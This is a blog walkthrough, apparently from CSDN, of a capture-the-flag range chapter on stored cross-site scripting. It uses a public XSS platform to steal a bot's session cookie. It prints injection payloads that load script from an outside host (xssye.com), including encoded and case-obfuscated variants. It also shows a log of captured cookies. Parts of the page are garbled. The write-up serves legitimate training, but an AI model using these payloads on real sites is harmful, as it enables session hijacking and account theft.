

封神台靶场-第四章

原创

Mr.H 于 2020-07-12 00:10:20 发布 882 收藏 1

分类专栏: [封神台-第四章](#) 文章标签: [渗透测试平台](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/Mr_helloworld/article/details/107293148

版权



[封神台-第四章](#) 专栏收录该内容

1 篇文章 0 订阅

订阅专栏

第四章: 为了更多的权限!


Tips:

- 1、存储型Xss
- 2、flag在cookie里, 格式为zkz{...}, xss bot 每10秒访问一次页面
- 3、自建Xss平台源码: <http://www.zkaq.org/?t/99.html>

登录后根据提示要进行存储型xss注入。

这里我们可以借助一个xss平台xss平台没有的可以在这里注册

创建项目



2. 选择模块我这里选择自己想要的模块

项目名称

88888

- 默认模块 [展开](#)
 - 需要配置的参数
 - 无keepsession keepsession
- apache httponly bypass [展开](#)
- xss.js [展开](#)
- AJAX POST/GET操作 [展开](#)
- 基础认证钓鱼 [展开](#)
- 获取页面源码 [展开](#)
- 获取保存的明文密码 [展开](#)
- 截取网页屏幕 [展开](#)
- 获取内网IP [展开](#)
- 新截屏 [展开](#)
- CC攻击 [展开](#)
- 后台(内网)打穿神器→xss蠕虫 [展开](#)
- get gps [展开](#)
- KillAdmin [展开](#)
- 管理员账户密码 [展开](#)
- 超强默认模块 [展开](#)

自定义代码

下一步

取消

https://blog.csdn.net/Mr_helloworld

3.复制如下代码到可能存在注入的地方

项目名称: 88888

如何使用:

将如下代码植入怀疑出现xss的地方 (注意'的转义), 即可在 [项目内容](#) 观看XSS效果。

当前项目URL地址为: <http://xssye.com/88888> **【注意新增https, 插入对方网站代码前缀http或者https都可】**

图片探测系统 (记录referer、IP、浏览器等信息), 只要对方网站可以调用外部图片(或可自定义HTML), 常用于探测后台地址

图片插件一: [//xssye.com/88888.jpg](http://xssye.com/88888.jpg)

```

```

```

```

一、将如下代码植入怀疑出现xss的地方 (注意'的转义), 即可在 [项目内容](#) 查看XSS返回结果。

```
<script src="//xssye.com/88888"></script>
```

或者上面代码转换URL一次编码

```
%3Cscript%20src%3Dhttp%3A%2F%2Fxssye.com%2F88888%3E%3C%2Fs%2Cr%20ip%3E
```

或者标准代码

```
</tExtArEa>'><script src=http://xssye.com/88888></script>
```

或者上面代码转换URL一次编码

```
%26lt%3B%2FtExtArEa%26gt%3B%26%23039%3B%26quot%3B%26gt%3B%26lt%3B%26script%20src%3Dhttp%3A%2F%2Fxssye.com%2F88888%26gt%3B%26lt%3B%2Fs%2Cr%20ip%26gt%3B
```

或者上面代码转换URL二次编码

```
%2526lt%253B%252FtExtArEa%2526gt%253B%2526%2523039%253B%2526quot%253B%2526gt%253B%2526lt%253B%2526script%2520src%2526lt%253B%252Fs%252Cr%2520ip%2526gt%253B
```

二、又或者 IMG 标签

```
</tExtArEa>'> |
| 内容 *: | <input 88888"&gt;&lt;="" script&gt;"="" type="text" value="&lt;script src=" xssye.com=""/>          |

|                                                                       |                                                                                    |
|-----------------------------------------------------------------------|------------------------------------------------------------------------------------|
| 公司名称:                                                                 | <input type="text" value="&lt;script src=//xssye.com/88888&gt;&lt;/script&gt; *"/> |
| 公司地址:                                                                 | <input type="text" value="sCRiPt sRC=//xssye.com/88888&gt;&lt;/sCrIpT&gt;"/>       |
| 邮编:                                                                   | <input type="text" value="&lt;sCRiP"/>                                             |
| 联系人:                                                                  | <input type="text" value="388&gt;&lt;/sCrIpT&gt; *"/>                              |
| 联系电话:                                                                 | <input type="text" value="://xssye.com/88888&gt;&lt;/sCrI *"/>                     |
| 手机:                                                                   | <input type="text"/>                                                               |
| 联系传真:                                                                 | <input type="text" value="e.com/88888&gt;&lt;/sCrI"/>                              |
| E-mail:                                                               | <input type="text"/>                                                               |
| <input type="button" value="提交留言"/> <input type="button" value="重写"/> |                                                                                    |

[https://blog.csdn.net/Mr\\_helloworld](https://blog.csdn.net/Mr_helloworld)

5.回到xss平台发现收到xss注入反馈

## 项目名称: 88888

Domain:  ←←←此处可选择需要查看的域名

| <input type="checkbox"/> +全部 | 时间                     | 接收的内容                           | Request Headers             | 操作 |
|------------------------------|------------------------|---------------------------------|-----------------------------|----|
| <input type="checkbox"/> +展开 | 2020-07-12<br>00:05:52 | • location : http://59.63.200.7 | • HTTP_REFERER : http://59. | 删除 |
| <input type="checkbox"/> +展开 | 2020-07-12<br>00:04:13 | • location : http://59.63.200.7 | • HTTP_REFERER : http://59. | 删除 |

选中项操作: [删除](#)

[https://blog.csdn.net/Mr\\_helloworld](https://blog.csdn.net/Mr_helloworld)

flag如下:

flag: 88888

Domain:  ←←←此处可选择需要查看的域名

| <input type="checkbox"/> +全部 | 时间                     | 接收的内容                                                                                                                                                                                                                                                                                         | Request Headers                                                                                                                                                                                                                                                                                 | 操作 |
|------------------------------|------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|----|
| <input type="checkbox"/> 折叠  | 2020-07-12<br>00:05:52 | <ul style="list-style-type: none"> <li>• location : http://59.63.200.79:8004/FeedbackView.asp</li> <li>• toplocation : http://59.63.200.79:8004/FeedbackView.asp</li> <li>• cookie : ASPSESSIONIDAA RTSDBR=ALHNGMPBJMJK CIDMJEFHFLO; ASPSESSIONIDSCBDCDDR=CLHN GMPBFHFHBOBEJNLBEFE</li> </ul> | <ul style="list-style-type: none"> <li>• HTTP_REFERER : http://59.63.200.79:8004/FeedbackView.asp</li> <li>• HTTP_USER_AGENT : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36</li> <li>• REMOTE_ADDR : 218.58.1</li> </ul> | 删除 |

K  
• opener :

58.183

• IP-ADDR :

+展开 2020-07-12  
00:04:13

• location : http://59.63.200.7

• HTTP\_REFERER : http://59. [删除](#)

1 共1页

[https://blog.csdn.net/Mr\\_helloworld](https://blog.csdn.net/Mr_helloworld)